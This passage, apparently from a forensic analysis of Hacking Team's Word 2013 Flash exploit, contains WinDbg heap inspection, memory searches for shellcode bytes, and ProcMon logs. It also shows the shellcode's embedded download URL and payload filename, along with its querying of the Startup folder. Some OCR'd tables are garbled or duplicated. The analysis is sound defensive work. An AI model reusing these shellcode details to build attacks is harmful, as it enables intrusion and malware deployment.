U 19	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x57b405	0x7f5b405	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
U 20	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x56f549	0x7f4f549	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
U 21	Flash32_11_5_502_146.ocx	Flash32_11_5_502_146.ocx + 0x56c0b8	0x7f4c0b8	C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx

Figure 16 (Address fluctuation by 32MB)

What we realized is that the exploit has a precise method of getting the shellcode address because in our Heap Memory analysis we haven't found big NOP sled to make the random redirection possible.

Heap Memory analysis

After finding the events in ProcMon we used WinDbg to look at the memory more closely. After attaching the WinDbg to Word Process we examined the loaded modules' addresses (Figure 17) in order to speculate about the possibility of the source of suspected addresses.




```
                  Location                                 Address
                  fltMgr.sys + 0xfc7a                      0xba6e2c7a
e                 ntkrnlpa.exe + 0xa151a                   0x8057851a
e                 ntkrnlpa.exe + 0xddcbc                   0x805b4cbc
e                 ntkrnlpa.exe + 0xda065                   0x805b1065
e                 ntkrnlpa.exe + 0x95346                   0x8056c346
e                 ntkrnlpa.exe + 0x66638                   0x8053d638
l                 kernel32.dll + 0x13860                   0x7c813860
                  wininet.dll + 0x33986                    0x8823986
                  wininet.dll + 0x33b29                    0x8823b29
                  wininet.dll + 0x33a27                    0x8823a27
                  wininet.dll + 0x49e3b                    0x8839e3b
                  wininet.dll + 0x30ed1                    0x8820ed1
                  wininet.dll + 0x35001                    0x8825001
>                 0xa458f75                                0xa458f75
>                 0xa458ff9                                0xa458ff9
>                 0xa459119                                0xa459119
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x57b405      0x7e9b405
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x57b1af      0x7e9b1af
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x58638f      0x7ea638f
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x57b405      0x7e9b405   C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x56f549      0x7e8f549   C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
l_5_502_146.ocx   Flash32_11_5_502_146.ocx + 0x56c0b8      0x7e8c0b8   C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502_146.ocx
```

```
Command - Pid 1476 - WinDbg:6.12.0002.633 X86
ModLoad: 77050000 77115000   C:\WINDOWS\system32\COMRes.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 4cd00000 4ce4a000   C:\WINDOWS\system32\msxml6.dll
ModLoad: 769c0000 76a74000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 074e0000 07605000   C:\WINDOWS\system32\urlmon.dll
ModLoad: 07610000 07655000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 7e720000 7e7d0000   C:\WINDOWS\system32\SXS.DLL
ModLoad: 65100000 6519e000   C:\Program Files\Common Files\Microsoft Shared\OFFI
ModLoad: 76980000 76988000   C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
ModLoad: 07920000 087e6000   C:\WINDOWS\system32\Macromed\Flash\Flash32_11_5_502
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 087f0000 088bf000   C:\WINDOWS\system32\WININET.dll
ModLoad: 078f0000 078f9000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 73f10000 73f6c000   C:\WINDOWS\system32\DSOUND.dll
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 73b30000 73b45000   C:\WINDOWS\system32\mscms.dll
ModLoad: 08af0000 090bb000   C:\WINDOWS\system32\ieframe.dll
ModLoad: 76bf0000 76bfb000   C:\WINDOWS\system32\PSAPI.DLL
ModLoad: 090d0000 091a1000   C:\WINDOWS\System32\spool\DRIVERS\W32X86\3\TPPrnUI.
0:012>
```

Figure 17 (word exploit loaded modules)

Since the suspected caller is in none of the loaded modules we examined heap using "*!heap*" command:




```
Location                                  Address
fltMgr.sys + 0xfc7a                       0xba6e2c7a
ntkrnlpa.exe + 0xa151a                    0x8057851a
ntkrnlpa.exe + 0xddcbc                    0x805b4cbc
ntkrnlpa.exe + 0xda065                    0x805b1065
ntkrnlpa.exe + 0x95346                    0x8056c346
ntkrnlpa.exe + 0x66638                    0x8053d638
kernel32.dll + 0x13860                    0x7c813860
wininet.dll + 0x33986                     0x8823986
wininet.dll + 0x33b29                     0x8823b29
wininet.dll + 0x33a27                     0x8823a27
wininet.dll + 0x49e3b                     0x8839e3b
wininet.dll + 0x30ed1                     0x8820ed1
wininet.dll + 0x35001                     0x8825001
0xa458f75                                 0xa458f75
0xa458ff9                                 0xa458ff9
0xa459119                                 0xa459119
Flash32_11_5_502_146.ocx + 0x57b405       0x7e9b405
Flash32_11_5_502_146.ocx + 0x57b1af       0x7e9b1af
Flash32_11_5_502_146.ocx + 0x58638f       0x7ea638f
Flash32_11_5_502_146.ocx + 0x57b405       0x7e9b405
Flash32_11_5_502_146.ocx + 0x56f549       0x7e8f549
Flash32_11_5_502_146.ocx + 0x56c0b8       0x7e8c0b8
```

Command - Pid 1476 - WinDbg:6.12.0002.633 X86

```
0:012> !heap
Index   Address  Name      Debugging options enabled
  1:   00150000
  2:   00250000
  3:   00260000
  4:   00340000
  5:   00890000
  6:   00960000
  7:   058d0000
  8:   06220000
  9:   06230000
 10:   06290000
 11:   063a0000
 12:   06ac0000
 13:   06b00000
 14:   06b40000
 15:   06b80000
 16:   076a0000
 17:   05800000
 18:   078d0000
 19:   088c0000
 20:   088d0000
 21:   091c0000
 22:   09220000
 23:   096b0000
 24:   09900000
 25:   054e0000
 26:   0a650000
```

Figure 18 (heap allocated memories by Hacking team's exploit word 2013)

As you can see in Figure 18 (heap allocated memories by Hacking team's exploit word 2013) the caller address is near the last allocated heap. This attracted our attention and we more analyzed heap allocations using "*!heap –s command*":




Command - Pid 1476 - WinDbg:6.12.0002.633 X86

```
  Heap     Flags    Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                     (k)     (k)    (k)    (k) length      blocks cont. heap
-----------------------------------------------------------------------------
00150000 00000002    1024     728    756     57    10     2     0     2   L
00250000 00001002      64      24     24      0     0     1     0     0   L
00260000 00008000      64      12     12     10     1     1     0     0
00340000 00001002      64      32     32      2     1     1     0     0   L
00890000 00001002      64      40     40      1     1     1     0     0   L
00960000 00000002    1024      24     24      0     0     1     0     0   L
058d0000 00001002     256      12     12      4     1     1     0     0   L
06220000 00001002      64      24     24      1     0     1     0     0   L
06230000 00041002     256      12     12      4     1     1     0     0   L
06290000 00001002      64      12     12      4     1     1     0     0   L
063a0000 00001002      64      16     16      2     2     1     0     0   L
06ac0000 00001003     256      80     80     38     6     1     0   bad
06b00000 00001003     256       4      4      2     1     1     0   bad
06b40000 00001003     256       4      4      2     1     1     0   bad
06b80000 00001002      64      16     16      0     0     1     0     0   L
076a0000 00001002      64      16     16      3     1     1     0     0   L
05800000 00001002     256     236    236     44     3     1     0     0   L
078d0000 00001002      64      12     12      4     1     1     0     0   L
088c0000 00001002      64       8      8      0     0     1     0     0   L
088d0000 00001002      64      36     36     17     2     1     0     0   L
091c0000 00001002      64      36     36      3     1     1     0     0   L
09220000 00001002      64      32     32     17     2     1     0     0   L
096b0000 00001002      64      12     12      3     1     1     0     0   L
09900000 00001002    1088     176    200     28     5     2     0     0   L
054e0000 00001002      64      48     48     40     2     1     0     0   L
0a650000 00001002    1024    1024   1024   1016     2     0     0     0   L
-----------------------------------------------------------------------------
0:012>
```

Location   Address
fltMgr.sys + 0xfc7a   0xba6e2c7a
ntkrnlpa.exe + 0xa151a   0x8057851a
ntkrnlpa.exe + 0xddcbc   0x805b4cbc
ntkrnlpa.exe + 0xda065   0x805b1065
ntkrnlpa.exe + 0x95346   0x8056c346
ntkrnlpa.exe + 0x66638   0x8053d638
kernel32.dll + 0x13860   0x7c813860
wininet.dll + 0x33986   0x8823986
wininet.dll + 0x33b29   0x8823b29
wininet.dll + 0x33a27   0x8823a27
wininet.dll + 0x49e3b   0x8839e3b
wininet.dll + 0x30ed1   0x8820ed1
wininet.dll + 0x35001   0x8825001
0xa458f75   0xa458f75
0xa458ff9   0xa458ff9
0xa459119   0xa459119
Flash32_11_5_502_146.ocx + 0x57b405   0x7e9b405
Flash32_11_5_502_146.ocx + 0x57b1af   0x7e9b1af
Flash32_11_5_502_146.ocx + 0x58638f   0x7ea638f
Flash32_11_5_502_146.ocx + 0x57b405   0x7e9b405
Flash32_11_5_502_146.ocx + 0x56f549   0x7e8f549
Flash32_11_5_502_146.ocx + 0x56c0b8   0x7e8c0b8

Figure 19 (Hacking Team's word 2013 exploit heap stat)

As you can see in the stat, all of the 2 last allocated heap chunks are used and then 1016/1024 are freed for 0a650000 that give us hints about the heap corruption vulnerability. After this we tried to analyzed the last heap slab more closely with command “!heap -stat –h”:



Frame	Module	Location
K 0	fltMgr.sys	fltMgr.sys +
K 1	fltMgr.sys	fltMgr.sys +
K 2	fltMgr.sys	fltMgr.sys +
K 3	ntkrnlpa.exe	ntkrnlpa.exe
K 4	ntkrnlpa.exe	ntkrnlpa.exe
K 5	ntkrnlpa.exe	ntkrnlpa.exe
K 6	ntkrnlpa.exe	ntkrnlpa.exe
K 7	ntkrnlpa.exe	ntkrnlpa.exe
U 8	kernel32.dll	kernel32.dll
U 9	wininet.dll	wininet.dll +
U 10	wininet.dll	wininet.dll +
U 11	wininet.dll	wininet.dll +
U 12	wininet.dll	wininet.dll +
U 13	wininet.dll	wininet.dll +
U 14	wininet.dll	wininet.dll +
U 15	<unknown>	0xa458f75
U 16	<unknown>	0xa458ff9
U 17	<unknown>	0xa459119
U 18	Flash32_11_5_502_146.ocx	Flash32_11
U 19	Flash32_11_5_502_146.ocx	Flash32_11
U 20	Flash32_11_5_502_146.ocx	Flash32_11
U 21	Flash32_11_5_502_146.ocx	Flash32_11
U 22	Flash32_11_5_502_146.ocx	Flash32_11

Configure the symbol engine for symbols

Command - Pid 1476 - WinDbg:6.12.0002.633 X86

```
    _HEAP @ 890000
    _HEAP @ 960000
    _HEAP @ 58d0000
    _HEAP @ 6220000
    _HEAP @ 6230000
    _HEAP @ 6290000
    _HEAP @ 63a0000
    _HEAP @ 6ac0000
    _HEAP @ 6b00000
    _HEAP @ 6b40000
    _HEAP @ 6b80000
    _HEAP @ 76a0000
    _HEAP @ 5800000
    _HEAP @ 78d0000
    _HEAP @ 88c0000
    _HEAP @ 88d0000
    _HEAP @ 91c0000
    _HEAP @ 9220000
    _HEAP @ 96b0000
    _HEAP @ 9900000
    _HEAP @ 54e0000
    _HEAP @ a650000
0:012> !heap -stat -h a650000
 heap @ 0a650000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
0:012> !heap -stat -h 0a650000
 heap @ 0a650000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
0:012>
```


Figure 20(HT Word 2013 exploit memory corruption)

As a surprise the command returns nothing. One strong possibility is that the heap header is overwritten because of an overflow.

Shellcode Dump

After analyzing the root cause of the vulnerability we tried to dump the shellcode in memory. To do that we used the data from Static Analysis section of this study. Using the byte code of the win32 shellcode in the disassembled swf file (Figure 6 (Shellcode opcode)) we started to dig the memory.

First we tried to match the first few bytes of the shellcode using “s -b 0x00000000 L?0x0a45923e 81 e1 ff 0f 00 00 03 c8 83 c1 40 83 c7 40 83 c6 40 51 57 56 e8 a0 fe ff ff c3” command in WinDbg. The result returned 6 matches. We tried to trunk the results by searching for middle bytes; the result returned 5 matches. Finally we tried last bytes and we got two matches:



```
0a4580cc  68 74 74 70 3a 2f 2f 31-30 2e 32 31 38 2e 32 32  http://10.218.2
0:012> s -a 0x00000000 L?0xffffffff 7k4x2j516s1g.dat
001eeded  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
001eee26  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
001f05a1  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
001f690e  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
0a3d6102  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
0a3e7b92  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
0a423cea  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
0a4580e2  37 6b 34 78 32 6a 35 6c-36 73 31 67 2e 64 61 74  7k4x2j516s1g.da
0:012> s -b 0x0a45923e L?0xffffffff 00 00 00 00 00 00 00 00 64 08 90 8f 00
0:012> s -b 0x00000000 L?0x0a45923e 00 00 00 00 00 00 00 00 64 08 90 8f 00
088e8240  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
089210f0  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
089c3118  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
0a3e7af0  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
0a423c48  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
0a458040  00 00 00 00 00 00 00 00-64 08 90 8f 00 00 00 00  ........d.....
0:012> s -b 0x00000000 L?0x0a45923e 4e 54 44 4c 4c 00 6b 65 72 6e 65 6c 33
08ad0188  4e 54 44 4c 4c 00 6b 65-72 6e 65 6c 33 32 00 75  NTDLL.kernel32.
0a3d61a8  4e 54 44 4c 4c 00 6b 65-72 6e 65 6c 33 32 00 75  NTDLL.kernel32.
0a3e7c38  4e 54 44 4c 4c 00 6b 65-72 6e 65 6c 33 32 00 75  NTDLL.kernel32.
0a423d90  4e 54 44 4c 4c 00 6b 65-72 6e 65 6c 33 32 00 75  NTDLL.kernel32.
0a458188  4e 54 44 4c 4c 00 6b 65-72 6e 65 6c 33 32 00 75  NTDLL.kernel32.
0:012> s -b 0x0a45923e L?0xffffffff 08 1e 1f f0 f0 00 00 3c 88 3c 14 08 3c
0:012> s -b 0x00000000 L?0x0a45923e 08 1e 1f f0 f0 00 00 3c 88 3c 14 08 3c
0:012> s -b 0x00000000 L?0x0a45923e 81 e1 ff 0f 00 00 03 c8 83 c1 40 83 c7
08ad1100  81 e1 ff 0f 00 00 03 c8-83 c1 40 83 c7 40 83 c6  ..........@..@.
0a459100  81 e1 ff 0f 00 00 03 c8-83 c1 40 83 c7 40 83 c6  ..........@..@.

0:012> s -b 0x00000000 L?0x0a45923e 81 e1 ff 0f 00 00 03 c8 83 c1 40 83
```

```
r [eax],al
r [eax],al
r [eax],al
r [eax],al
r [eax],al
r [eax],al
r [esi],dl
r [ebx]

r [eax+74h],ch
0
 ptr [edi]

tr [eax],esi
 ptr cs:[ecx]
r [esi],ch
 ptr [edx]
tr [esi],ebp
tr [ecx],esi

rd ptr [eax+edi*2],32h
```

```
0090  36 2e 31 3b 20 57 4f 57  36 34 3b 20 54 72 69 64   6.1; WOW 64; Trid
00a0  65 6e 74 2f 35 2e 30 3b  20 53 4c 43 43 32 3b 20   ent/5.0;  SLCC2;
00b0  2e 4e 45 54 20 43 4c 52  20 32 2e 30 2e 35 30 37   .NET CLR  2.0.507
00c0  32 37 3b 20 2e 4e 45 54  20 43 4c 52 20 33 2e 35   27; .NET  CLR 3.5
00d0  2e 33 30 37 32 39 3b 20  2e 4e 45 54 20 43 4c 52   .30729;  .NET CLR
```

Figure 21 (HT word 2013 exploit shellcode hunting in memory)

By examining the assembly codes in the matched areas and comparing these addresses to ProcMon result (Figure 17 (word exploit loaded modules)) with confidence we assert that 0a459100 was the start address of the shellcode – for that specific analysis since because of ASLR addresses change – and 0a45a36b was the end. Using these two addresses we dumped the shellcode to a file using ".writemem c:\shellcode.dump 0a459100 0a45a36b" command.

Now that we are certain about the place and addresses of the shellcode in memory we can match the ProcMon events to the shellcode Assembly code[3].


Mapping dynamic info to shellcode source code

According to ProcMon, a series of events to query the startup folder contents can be seen (Figure 22). 0x87F far from the start address of the shellcode (this address can be used to find the byte opcode in fla disassembled file), you can find a portion of code that is responsible for this. This portion starts from line 720 of the equivalent asm file:

```
push     8000h
push     [ebp+var_8]
push     [ebp+var_4]
mov      eax, [ebp+arg_0]
call     dword ptr [eax+80h]
```

---

[3] the dump plus the asm equivalence are parts of this report



Time of Day	Process Name	PID	Operation	Path
7:08:24.6641946 PM	WINWORD.EXE	968	QueryAttributeT...	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Fil
7:08:24.6647999 PM	WINWORD.EXE	968	SetDispositionI...	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Fil
7:08:24.6654268 PM	WINWORD.EXE	968	CloseFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Fil
7:08:24.6675746 PM	WINWORD.EXE	968	CreateFile	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Fil
7:08:24.6702207 PM	WINWORD.EXE	968	QueryOpen	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup
7:08:24.6712625 PM	WINWORD.EXE	968	QueryOpen	C:\Documents and Settings\Administrator\Start Menu\Programs\Startup
7:08:24.6714614 PM	WINWORD.EXE	968	CreateFile	C:\
7:08:24.6715866 PM	WINWORD.EXE	968	QueryDirectory	C:\Documents and Settings
7:08:24.6718346 PM	WINWORD.EXE	968	CloseFile	C:\
7:08:24.6722456 PM	WINWORD.EXE	968	CreateFile	C:\Documents and Settings
7:08:24.6724191 PM	WINWORD.EXE	968	QueryDirectory	C:\Documents and Settings\Administrator
7:08:24.6726113 PM	WINWORD.EXE	968	CloseFile	C:\Documents and Settings
7:08:24.6730267 PM	WINWORD.EXE	968	CreateFile	C:\Documents and Settings\Administrator
